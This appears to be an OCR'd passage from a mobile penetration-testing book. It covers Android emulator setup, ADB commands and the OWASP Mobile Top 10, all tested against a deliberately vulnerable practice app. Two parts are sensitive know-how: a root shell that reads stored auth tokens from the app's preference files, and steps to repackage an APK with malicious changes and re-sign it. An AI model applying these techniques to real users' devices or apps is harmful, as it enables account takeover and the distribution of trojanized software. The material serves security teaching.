Cancel
Apply

Manager for the Android SDK and Tools used by the IDE

Android SDK Location: C:\Users\NTISNS01\AppData\Local\Android\Sdk

Below are the available SDK developer tools. Once installed, the IDE will automatically check for updates. Check "show package details" to display available versions of an SDK Tool.


Name	Version	Status
☐ Android Auto API Simulators	1	Not installed
☐ Android Auto Desktop Head Unit Emulator	2.0	Not installed
⊟ Android Emulator	32.1.13	Update Available: 33.1.24
☐ Android Emulator hypervisor driver (installer)	2.0.0	Not installed
⊟ Android SDK Platform-Tools	34.0.3	Update Available: 34.0.5
☑ Android SDK Tools (Obsolete)	26.1.1	Installed
☑ Documentation for Android SDK	1	Installed
☐ Google AdMob Ads SDK (Obsolete)	11	Not installed
☐ Google Analytics App Tracking SDK (Obsolete)	3	Not installed
☐ Google Cloud Messaging for Android Library (Obsolete)	3	Not installed
☐ Google Play APK Expansion library	1	Not installed
☐ Google Play Instant Development SDK	1.9.0	Not installed
☐ Google Play Licensing Library	1	Not installed
☐ Google Play services	49	Not installed
☐ Google Play services for Froyo (Obsolete)	12	Not installed
☐ Google USB Driver	13	Not installed
☐ Google Web Driver	2	Not installed
☑ Intel x86 Emulator Accelerator (HAXM installer)	7.6.5	Installed
☐ Layout Inspector image server for API 29-30	6	Not installed

☐ Hide Obsolete Packages ☑ Show Package Details

Figure 16.2*: SDK tools installation*

To install a missing tool, check it, then click the **Apply** button.

Choose the **SDK Platform** tab to check or install a version of Android. It is a good idea to have several versions of Android for testing. For security testing, it is best to look at the Manifest to see the allowed Android versions for the application. The minimum version is often a good first choice, as older Android versions have fewer security constraints on the system and can make some attacks possible or easier than in a later version. This menu is shown in the following figure:


Appearance & Behavior
Menus and Toolbars
System Settings
HTTP Proxy
Data Sharing
Date Formats
Updates
Process Elevation
Passwords
Android SDK
Memory Settings
File Colors
Scopes
Notifications
Quick Lists
Path Variables
Keymap
Editor
Plugins
Version Control
Build, Execution, Deployment
Languages & Frameworks
Tools
Advanced Settings
Experimental
Appearance & Behavior › System Settings › Android SDK
SDK Platforms
SDK Tools
SDK Update Sites
Edit
Optimize disk space
OK
Cancel
Apply

Manager for the Android SDK and Tools used by the IDE

Android SDK Location: C:\Users\NTISNS01\AppData\Local\Android\Sdk

Each Android SDK Platform package includes the Android platform and sources pertaining to an API level by default. Once installed, the IDE will automatically check for updates. Check "show package details" to display individual SDK components.

Name	API Level	Revis...	Status
☐ Google APIs Intel x86_64 Atom System Image	TiramisuPrivacySandbox	1	Not installed
☐ Google Play Intel x86_64 Atom System Image	TiramisuPrivacySandbox	9	Not installed
Android 13.0 (Tiramisu)			
Android SDK Platform 33	33	2	Update Availab...
☑ Sources for Android 33	33	1	Installed
☐ Android Automotive with Google APIs ARM 64 v8a Syst	33	2	Not installed
☐ Android Automotive with Google APIs Intel x86_64 Ator	33	2	Not installed
☐ Desktop ARM 64 v8a System Image	33	2	Not installed
☐ Desktop Intel x86_64 Atom System Image	33	2	Not installed
☐ Android TV ARM 64 v8a System Image	33	5	Not installed
☐ Android TV Intel x86 Atom System Image	33	5	Not installed
☐ Wear OS 4 ARM 64 v8a System Image	33	3	Not installed
☐ Wear OS 4 Intel x86_64 Atom System Image	33	3	Not installed
☐ AOSP ATD ARM 64 v8a System Image	33	2	Not installed
☐ AOSP ATD Intel x86_64 Atom System Image	33	2	Not installed
☐ ARM 64 v8a System Image	33	2	Not installed
☐ Intel x86_64 Atom System Image	33	2	Not installed
☐ Google TV ARM 64 v8a System Image	33	5	Not installed

☐ Hide Obsolete Packages ☑ Show Package Details

Figure 16.3: SDK platforms

After installing everything we need, you can start an Android Emulator or create one from the **Device Manager**. To start an existing emulator, click the **Play** button next to it. To create a new device, click the **Create device** button shown in the following figure:




Device Manager
Virtual
Physical
Create device
?
Device
...
...
Actions
Nexus 6P API 25
Android 7.0 Google APIs | x86
24
1...
Device File Explorer
Gradle
Device Manager

Figure 16.4: Device Manager

After clicking **Create Device**, the **Virtual Device Configuration** window will appear. This window allows you to select the type of device and the base hardware, as shown in *Figure 16.5*. Be aware that particular hardware requires specific versions of Android:


Select Hardware
Choose a device definition
Category
Phone
Tablet
Wear OS
Desktop
TV
Automotive
New Hardware Profile
Import Hardware Profiles
Clone Device...
1080px
5.46"
2160px
?
Previous
Next
Cancel
Finish


Name	Play Store	Size	Resolution	Density
Pixel 4	▷	5.7"	1080x2280	440dpi
Pixel 3a XL		6.0"	1080x2160	400dpi
Pixel 3a	▷	5.6"	1080x2220	440dpi
Pixel 3 XL		6.3"	1440x2960	560dpi
Pixel 3	▷	5.46"	1080x2160	440dpi
Pixel 2 XL		5.99"	1440x2880	560dpi

Pixel 3

Size: large
Ratio: long
Density: 440dpi

***Figure 16.5**: Creating hardware profile for emulator*

After clicking **Next**, you will be given a chance to select the Android version. This screen also allows us to download a new Android version, as shown in the following figure:


System Image
Select a system image
Recommended
x86 Images
Other Images
?
Previous
Next
Cancel
Finish

Release Name	API Level	ABI	Target
Tiramisu ⤓	33	x86_64	Android 13.0 (AOSP ATL
Sv2 ⤓	32	x86_64	Android 12L (Google AP
Sv2 ⤓	32	x86_64	Android 12L (Google AP
Sv2 ⤓	32	x86_64	Android 12L
Sv2 ⤓	32	x86_64	Android 12L (AOSP ATD
S ⤓	31	x86_64	Android 12.0 (Google AF
S	31	x86_64	Android 12.0 (Google A
S ⤓	31	x86_64	Android 12.0

S

API Level
31


Android
12.0
Google Inc.

System Image
x86_64

Questions on API level?
See the API level distribution chart

Figure 16.6: *Select the Android version*

The next screen allows you to name your emulator and select a few other options, as shown in *Figure 16.7*. Generally, the default settings will work well for testing:


Android Virtual Device (AVD)
Change...
Change...
Portrait
Landscape
Show Advanced Settings
Previous
Next
Cancel
Finish

Verify Configuration

AVD Name: Pixel 2 API 31

Pixel 2 5.0 1080x1920 420dpi

S Android 12.0 x86_64

Startup orientation: Portrait

Emulated

Graphics: Automatic

AVD Name

The name of this AVD.

Figure 16.7: *Finish configuring your emulator*

After clicking the **Finish** button, your new emulator will appear in the device manager, and you can start it. The emulator may take a few minutes to start up. You will see the emulator on and working after the start is complete, as shown in the following figure:



Nexus 6P API 25
Welcome
Wallpapers, widgets, & settings
Touch & hold background to customize
GOT IT
Gmail

Figure 16.8: Android emulator starting up

Android Debug Bridge basic usage

The ADB is a versatile command-line tool that facilitates communication between a computer and an Android device or emulator. It enables developers to execute various commands, such as installing and debugging applications, transferring files, and accessing a device's shell, supplying essential functionalities for Android app development and testing.

The location of the ADB Command is different on Windows and Linux/OSX. On Windows PCs, ADB can be started from a command prompt like this: **C:\Users\<USERNAME>\AppData\Local\Android\sdk\platform-tools\adb.exe**.

On Linux or OSX, ADB can be started from a Terminal like this:

/Users/<USERNAME>/Library/Android/sdk/platform-tools/adb. You must replace the `<USERNAME>` with your own.

Here is a list of common commands for reference. Many of these commands will be shown in this chapter and *Chapter 17: Network Analysis of Java Android Applications*.

- **adb devices**: Lists all the physical devices or emulators adb can connect to.


- **adb shell**: Starts the interactive shell.
- **(adb shell) pm list packages**: Shows all installed apks.
- **(adb shell) pm path**: Returns the path to the app's files.
- **(adb shell) am start**: Starts an activity (hit Enter to see options).
- **(adb shell) am startservice**: Starts a service.
- **(adb shell) am broadcast**: Sends a broadcast.
- **(adb shell) input [text|keyevent]**: Sends keystrokes to the device.
- **adb push**: Copies a file from the device to your machine.
- **adb pull**: Copies a file from your machine to the device.
- **adb install**: Pushes and installs an application to the device.
- **adb uninstall**: Uninstalls an application from the device.
- **exit**: Terminates the persistent shell.

Use the root command before other commands that require it for root privileges.

- adb root.
- **adb shell**: This will give you a shell with root permissions.

Now, we will look at a few simple examples of using ADB.

First, we run the devices command. Refer to the following figure:




```
PS C:\Users\NTISNS01\AppData\Local\Android\sdk\platform-tools> .\adb.exe devices
List of devices attached
emulator-5554   device
```

Figure 16.9: *ADB devices command*

This lists all emulators and tethered devices that adb can communicate with. If there is more than one device in the list, the device ID listed will be needed in later commands to identify which emulator should be used.

Now, let us install the habit helper apk onto our emulator. We can do this using the `adb` install command as follows:



```
PS C:\Users\NTISNS01\AppData\Local\Android\sdk\platform-tools> .\adb.exe install
D:\NancyDocuments\mobile_app_pen_test_pdf\app-dvhh.apk

Performing Streamed Install
Success
```

Figure 16.10: ADB install command

We can then check on our emulator and find the icon to start the habit helper mobile application. This is shown in the following figure:




12:42
Search Apps...
Dev Tools
Downloads
Drive
Duo
Gallery
Gestures Buil..
Gmail
Google
Habit Helper
Hangouts
Maps
Messenger
Phone
Photos
Play Games
Play Movies &..
Play Music
Settings
Voice Search
WebView Bro..

***Figure 16.11**: Habit Helper application installed*

We can also check what is installed using the **package manager** (**pm**) list packages command, as follows:



```
PS C:\Users\NTISNS01\AppData\Local\Android\sdk\platform-tools> .\adb.exe shell pm list packages
package:com.android.smoketest
package:com.android.cts.priv.ctsshim
package:com.google.android.youtube
package:com.google.android.ext.services
package:com.example.android.livecubes
package:com.android.providers.telephony
```

***Figure 16.12**: ADB listing packages*

This can be helpful to check for other vulnerable applications.

The following subsection will continue to examine adb usage as we review the OWASP Mobile Top 10 and look at examples of how these may be tested.

OWASP Mobile Top 10


The OWASP Mobile Top 10 lists the most critical security risks for mobile applications. It is curated by the OWASP community and is used by developers, security professionals, and enthusiasts to navigate the constantly evolving mobile security threats. The list covers everything from insecure data storage to vulnerabilities in network communication, supplying a comprehensive roadmap to fortify mobile applications against cyber security challenges.

Improper credential usage

Improper credential use encompasses a range of vulnerabilities, from hard-coded passwords to insecure credential transmission, storage, and weak user authentication. Hard-coded passwords, a common pitfall, present a conspicuous security risk, as malicious actors can quickly uncover them, supplying a gateway for unauthorized users. Insecure credential transmission exposes sensitive data to interception, while insecure storage compromises the integrity of user credentials on the device. Additionally, weak user authentication protocols amplify the vulnerability, creating a fertile ground for exploitation.

After logging into the mobile application with the known Lizzie credentials, we can see if there are any local device storage issues.

We will start a root shell. Then, look at the shared preferences for this application, making special note of any credential storage. The shared preferences for a package are located at **/data/data/<package>/shared_prefs**. Refer to the following figure:



```
PS C:\Users\NTISNS01\AppData\Local\Android\sdk\platform-tools> .\adb.exe root
adbd is already running as root
PS C:\Users\NTISNS01\AppData\Local\Android\sdk\platform-tools> .\adb.exe shell
generic_x86:/ # cd /data/data/com.securitymagick.habithelper/shared_prefs
generic_x86:/data/data/com.securitymagick.habithelper/shared_prefs # ls
HH_CREDENTIALS_PREFS.xml HH_SERVER_PREFS.xml WebViewChromiumPrefs.xml com.securitymagick.habithelper_preferences.xml
generic_x86:/data/data/com.securitymagick.habithelper/shared_prefs # cat HH_CREDENTIALS_PREFS.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="HH_AUTHTOKEN">Pp970c999963</string>
    <string name="HH_USERNAME">Lizzie</string>
</map>
generic_x86:/data/data/com.securitymagick.habithelper/shared_prefs #
```

***Figure 16.13**: Shared preferences for Habit Helper mobile app*

The file shows the username and auth token are stored. This is the same auth token we evaluated in *Chapter 10: Session Management*, which showed that it was not random but could be guessed. The tokens also do not expire. This storage allows a malicious user to modify it and gain access to other users' accounts.

Several best practices must be implemented to mitigate the risks associated with improper credential usage, which are as follows:

- First and foremost, avoid using hardcoded credentials, as they are susceptible to discovery by attackers. Instead, opt for a secure and dynamic credential management approach.
- User credentials should be handled with the utmost care—encrypt them during transmission and refrain from storing them in plaintext on the device.
- Employ secure, revocable access tokens as an alternative, implementing robust user authentication protocols.
- Regularly updating and rotating API keys or tokens adds an extra layer of security, ensuring a dynamic defense against evolving threats to user credentials.

By adhering to these measures, the integrity of user authentication is strengthened, bolstering the overall security posture of the mobile application.

Inadequate supply chain security

Supply chain vulnerabilities in mobile applications refer to the risks and weaknesses introduced through the various components, dependencies, and third-party libraries integrated into the application during the development process. These could be from a malicious employee deliberately inserting malicious code in the build process or a vulnerable 3rd party library or application included via accident. These vulnerabilities can lead to security breaches, data leaks, or unauthorized access. Ensuring the security of the entire supply chain, from third-party libraries to backend services, is crucial to safeguarding mobile applications against potential exploitation and ensuring the integrity of the software ecosystem.

One way to attack the supply chain would be to repackage the application and release a malicious version. To repackage the application, follow these simple steps:

1. Decompile the app using apktool. This was seen in *Chapter 15: Static Analysis of Java Android Applications* and is done with the following command:

   Java -jar apktool_2.8.1.jar d example.apk

2. Modify the app in smali. The modification is to perform a malicious purpose. The malicious modification may change a server call to steal information or add a more prominent malware component.

3. Repackage the app using . `apktool` to build the new version. This is done by using apktool's b parameter and specifying the folder that contains the code to build.

4. Resign the app using `jarsigner`. Jarsigner is an Oracle tool that is included in your JDK install. The command to run this would be the following:

   jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore mykeystore.keystore example.apk myAlias

Here, `example.apk` is the application to sign. The parameter mykeystore is the keystore that contains the signing key under the alias `myAlias`. More information is available at **https://download.oracle.com/otn_hosted_doc/jdeveloper/904preview/jdk14doc/docs/tooldocs/solaris/jarsigner.html**.

Fixing supply chain issues involves vetting 3rd party libraries to ensure they are from trusted sources and having a policy and procedure for updating all 3rd party components. A secure application signing and distribution process helps ensure an attacker does not modify and release your code. Having checks in the software development lifecycle, such as code review and security awareness training, helps stop malicious employees.

Insecure authentication/authorization

Mobile applications often suffer from insecure authentication and authorization practices. This can lead to various vulnerabilities, compromising user identification and access control. Failure to correctly identify users when required or neglecting to maintain their identity introduces critical security lapses. Weaknesses in session management and authorization decisions on the client side, along with vulnerabilities like forced browsing, can amplify the risk and allow unauthorized access to sensitive information. To ensure users' secure and seamless interaction with mobile applications, robust authentication and authorization mechanisms must be implemented to thwart these threats effectively.

Detailed information on exploiting and fixing many of these vulnerabilities is given earlier in *Chapter 10*: *Session Management* and *Chapter 11*: *Authorization Practices*. Those were web application specific, but many are also applicable to mobile applications. There is also an overlap with findings under improper credential storage and several upcoming vulnerabilities.

Insufficient input/output validation

Insufficient input/output validation vulnerability is a common security issue in mobile applications that can lead to severe technical and business impacts. Attackers can exploit this vulnerability by manipulating user input or output data, resulting in code execution, data breaches, system compromise, or application disruptions. This category includes almost all injections, including SQL, XSS, and XML. These vulnerabilities were covered in depth in *Chapter 4*: *Observability with SQL Injections*. Exploiting those vulnerabilities will be generally the same. One possible difference is that SQLite versions are often used on Android and may be encountered. For `SQLite` syntax, please see: **https://www.sqlite.org/lang.html**.

To mitigate this vulnerability, developers must implement proper data validation and sanitization techniques and avoid incorporating untrusted data directly into the application's logic. Regular security testing and code reviews can help identify and fix potential vulnerabilities. Failure to address insufficient input/output validation can lead to reputational harm, legal and compliance issues, and loss of customer trust, affecting the organization's overall business performance. Detailed information on fixing these vulnerabilities can be found in *Chapter 4, Observability with SQL Injections*.

Insecure communication

Modern mobile applications exchange data with remote servers through the mobile device's carrier network and the internet. However, a threat agent listening on the wire can intercept and change the data if transmitted in plaintext or using a deprecated encryption protocol. This can lead to severe impacts such as account takeover, identity theft, and **personally identifiable information** (**PII**) data leaks. PII is any data or set of data that can be used to uniquely identify an individual. So, for example, email address and driver’s license number are both PII, but age is not since there is only one person with a specific driver’s license number or email address, but many people have the same age. It is recommended to use SSL/TLS to transport all data, apply strong cipher suites, use certificates signed by trusted CA providers, and avoid mixed SSL sessions to prevent insecure communication. Testing insecure communication will be covered in detail in *Chapter 17: Network Analysis of Java Android Applications*.


Insecure communication is a common risk affecting a mobile device's communication technologies. This can occur during mobile-to-mobile communications, application-to-server communications, or mobile-to-something-else communications. The usual risks of insecure communication are data integrity, data confidentiality, and origin integrity. It is best to assume that the network layer is not secure and is susceptible to eavesdropping to prevent this risk. Therefore, applying SSL/TLS to all transport channels that the mobile app uses to send data to a backend API or web service is essential. Additionally, using certificates signed by trusted CA providers and avoiding bad SSL certificates is vital. This covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, and other related issues.

Inadequate privacy controls

PII, such as names, addresses, credit card information, and more, are valuable to attackers who can use them for fraudulent activities, blackmail, or damaging the victim's critical data. Obtaining PII requires attackers to breach security on another level, but developers' careless handling of PII can make an app vulnerable to privacy infringements. While privacy violations usually have little technical impact on the system, they can have severe business impacts, including breaches of legal regulations, financial damage due to victims' lawsuits, reputational damage, and loss or theft of PII.

An app can only be vulnerable to inadequate privacy controls if it processes some form of personally identifiable information. This is almost always the case, given that client apps' IP addresses, logs, and metadata sent with crash reports or analytics are considered PII. An app may expose PII through insecure data storage and communication, data access with insecure authentication and authorization, and insider attacks on the app's sandbox. It is essential to process PII with the possibility that an attacker could access communication and storage media to prevent privacy violations.

There are many ways to leak PII, which can overlap with other issues. One way PII could be revealed is in the logs. These can be checked by clicking **Logcat** at the bottom of Android Studio. The drop-down on the left allows us to select the emulator or tethered device. Then, in the textbox to the right type of the main package of the application and view the logs, as shown in the following figure:



The log entries are from this device or emulator.

Filter the logs via package here.

Interesting log Entries with auth tokens, usernames and passwords

```
2024-02-07 14:06:56.90                        con.              bithelper  D  eglMakeCurr              3 1 (tinfo 0xa7b7e1f0)
2024-02-07 14:06:56.91                        con.              bithelper  D  eglMakeCurren            3 1 (tinfo 0xa7b7e1f0)
2024-02-07 14:07:00.59                        con.              bithelper  D  Calling with url:http://ntisl091:8081/habit-helper-1.0/loginAtRest/Lizzie/cookies
2024-02-07 14:07:00.67                        con.s             habithelper  V  Progress 28 from 28 (100%)
2024-02-07 14:07:00.672 AsyncHttpClient       com.securitymagick.habithelper  D  response={"AuthToken":"Lm073P999990"}
2024-02-07 14:07:00.672 AsyncHttpClient       com.securitymagick.habithelper  D  New authToken:Lm073P999990
2024-02-07 14:07:00.672 AsyncHttpClient       com.securitymagick.habithelper  D  Calling with url:http://ntisl091:8081/habit-helper-1.0/validateToken/Lm073P99999
2024-02-07 14:07:00.689 AsyncHttpRH           com.securitymagick.habithelper  V  Progress 17 from 17 (100%)
2024-02-07 14:07:00.689 AsyncHttpClient       com.securitymagick.habithelper  D  response={"User":"Lizzie"}
```

Figure 16.14: Logs for habit helper mobile application

The logs show usernames, attempted passwords, and several backend API calls in this case. Usernames can be considered PII; although passwords should be protected and not logged, they are not generally considered PII.

Insufficient binary protections

Attackers can target mobile application binaries for various reasons. These attackers can use different methods, such as reverse engineering and code tampering, to attack application binaries. These attacks can lead to valuable information leaks, application manipulation, and even the distribution of malicious code. While all applications are vulnerable to binary attacks, those with sensitive data or algorithms hardcoded into their binary are particularly at risk.

Binary attacks can have moderate technical and business impacts. Technological impacts include leakage of secrets and manipulation of the binaries, which can arbitrarily change how applications work. Business impacts include significant costs, reputational damage, and the potential loss of intellectual property. Defending against binary attacks is an ongoing process that requires a balance between the effort put into measures against binary attacks and the potential gain from that effort.

This category includes the analysis of the final core binary, which helps determine its source code, libraries, algorithms, and other assets. This analysis is demonstrated in *Chapter 15: Static Analysis of Java Android Applications*.


Security misconfiguration

Mobile applications are prone to security misconfigurations that can arise from improper security settings, permissions, and controls. Sometimes, developers may include hidden backdoor functionality or internal development security controls that should not be released into a production environment. For example, a developer may accidentally leave a password as a comment in a hybrid application, or they may disable two-factor authentication during testing. Threat actors with physical access to the device or who have installed malicious applications can exploit these misconfigurations to gain unauthorized access to sensitive data or perform malicious actions. These security misconfigurations can be exploited through attack vectors, including insecure default settings, improper access controls, weak encryption or hashing, lack of secure communication, unprotected storage, insecure file permissions, and misconfigured session management.

